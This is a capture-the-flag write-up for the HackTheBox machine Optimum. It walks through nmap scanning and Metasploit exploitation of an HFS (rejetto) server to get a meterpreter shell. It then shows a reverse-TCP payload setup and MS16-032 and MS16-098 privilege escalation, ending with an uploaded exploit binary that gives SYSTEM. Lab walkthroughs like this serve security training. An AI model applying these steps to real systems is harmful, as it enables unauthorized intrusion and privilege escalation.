
HTB Optimum Writeup
This HackTheBox machine involves exploiting a known vulnerability in HFS - HTTP File Server that is public facing. In addition, to escalate privileges, I used other tools such as windows-exploit-suggester.py to do further enumeration.
If you want to go straight to the solution and skip some extra notes skip the first priv. escalation attempt
Enumeration
First, we do a basic nmap scan: nmap -sC -sV -oA NAME 10.10.10.8. This will scan the service and ports and save the results into whatever we named the file.
Here are the results:

So from the nmap scan, we can see the box involved is running a Windows HTTP File Server with port 80 open. Checking out the main page we don’t see much, though on the bottom left there’s a box titled Server Information that can give us some more info:

Here’s the webpage it leads to: https://www.rejetto.com/hfs/. Picture shown below.

Here we can see some more information about the service it’s running. Look up and researching about rejetto HFS server, I discover there’s potentially a metasploit module. So I decided to open up metasploit.
Exploitation
Doing a search rejetto on metasploit reveals there’s an exploit module: exploit/windows/http/rejetto_hfs_exec
I then do set RHOST 10.10.10.8 which sets the target IP address. Here’s how it looked like:

When running the module, we get a meterpreter shell!
Getting the user flag
Doing sysinfo reveals the following:
Now we have more information about the box, the version of the OS.
From meterpreter we can do shell to get a local shell inside the windows box. Doing whoami reveals that we are user kostas. Doing a dir check reveals the user flag:

Since we got a user shell, we need to work on a privilege escalation.
Further enumeration - first priv. escalation attempt
You can save your meterpreter session to go back to it later by exit out of shell, then when you are in the metrepreter terminal, you can enter background
One of the methods to potentially find an exploit now that we got a local shell, is to use the local exploit suggester moduel found on metasploit. You can do search suggester and the module post/multi/recon/local_exploit_suggester should pop up.
Do use post/multi/recon/local_exploit_suggester. And then set the SESSION to whatever your meterpreter session number was. When everything is set, do run. Here’s a picture of this process shown below:

Here’s a picture of the output:

One of the results show a metasploit module that could potentially work exploit/windows/local/ms16_032_secondary_logon_handle_privesc.
So I do use exploit/windows/local/ms16_032_secondary_logon_handle_privesc then I set set SESSION 1 (that’s my meterpreter session number)
To have the best chances of success, I want everything to be set on x64 bit architecture. So I need to make sure that the payload, the process we’re currently on, and the TARGET is all set to something that is 64 bit. The process I did is listed below
We need to set the payload to something x64 bit, do search reverse_tcp and one of the payloads should be payload/windows/x64/shell/reverse_tcp. To set the payload do set payload windows/x64/shell/reverse_tcp. For the payload options, remember to set LHOST [YOUR IP].
Now we need to make sure the process we’re on is a x64 bit process, go back to your session by doing session 1 (or whatever your session number is). Do ps and one of the processes should be explorer.exe the left column should be the PID and that’s what we need. On the meterpreter shell, do migrate [PID].
Now we just need to set target 1 to ensure exploit target is Windows x64.
One last check we should do is that in our meterpreter session, we should check if we have all read/write permissions. Doing a pwd reveals we are in C:\Windows\system32 and we don’t have full permissions. Since we are user kostas we can simply switch to their directory C:\Users\kostas\Desktop.
Now this should work:

Unfortunately it doesn’t… When I initially did this method, I checked with other sources and noted what they did in their versions of getting admin using metasploit, and they did the same thing, so I decided to try something else:
A new approach to getting escalated privileges
This time around, I decide to use Windows Exploit Suggester. Since we have the shell from the earlier meterpreter session, doing shell and then doing systeminfo will print out even more information which includes some hotfixes.
I downloaded the windows-exploit-suggester.py file from the link above. If you this is the first time using it, you’d need to calibrate it:
python windows-exploit-suggester.py --update(should get an xls or xlsx file)pip install xlrd
Now copy/paste the output from the systeminfo from above into a .txt file. Also note where the .xls file is from step 1 above.
To run the exploit suggester: python windows-exploit-suggester.py --database [path to .xls file] --systeminfo [path to systeminfo .txt file]. For example, my command looked like this: python Windows-Exploit-Suggester/windows-exploit-suggester.py --database Windows-Exploit-Suggester/2019-10-04-mssb.xls --systeminfo htb-optimum/sysinfo.txt
Running the python program gives us the following result:

After some testing and researching about the potential exploits we could use, one I ran into was MS16-098.
After reading the Usage part of the github linked above, I downloaded the bfill.exe file. Now, using the meterpreter shell from earlier we need to upload the exe and then run it on the victim’s machine:
From the meterpreter session upload bfill.exe. Then after, we simply run it on the windows shell:

Doing a whoami shows we are nt authority\system! Box rooted.
Flags
user: C:\Users\kostas\Destop\user.txt.txt
root: C:\Users\Administrator\Desktop\root.txt
Last updated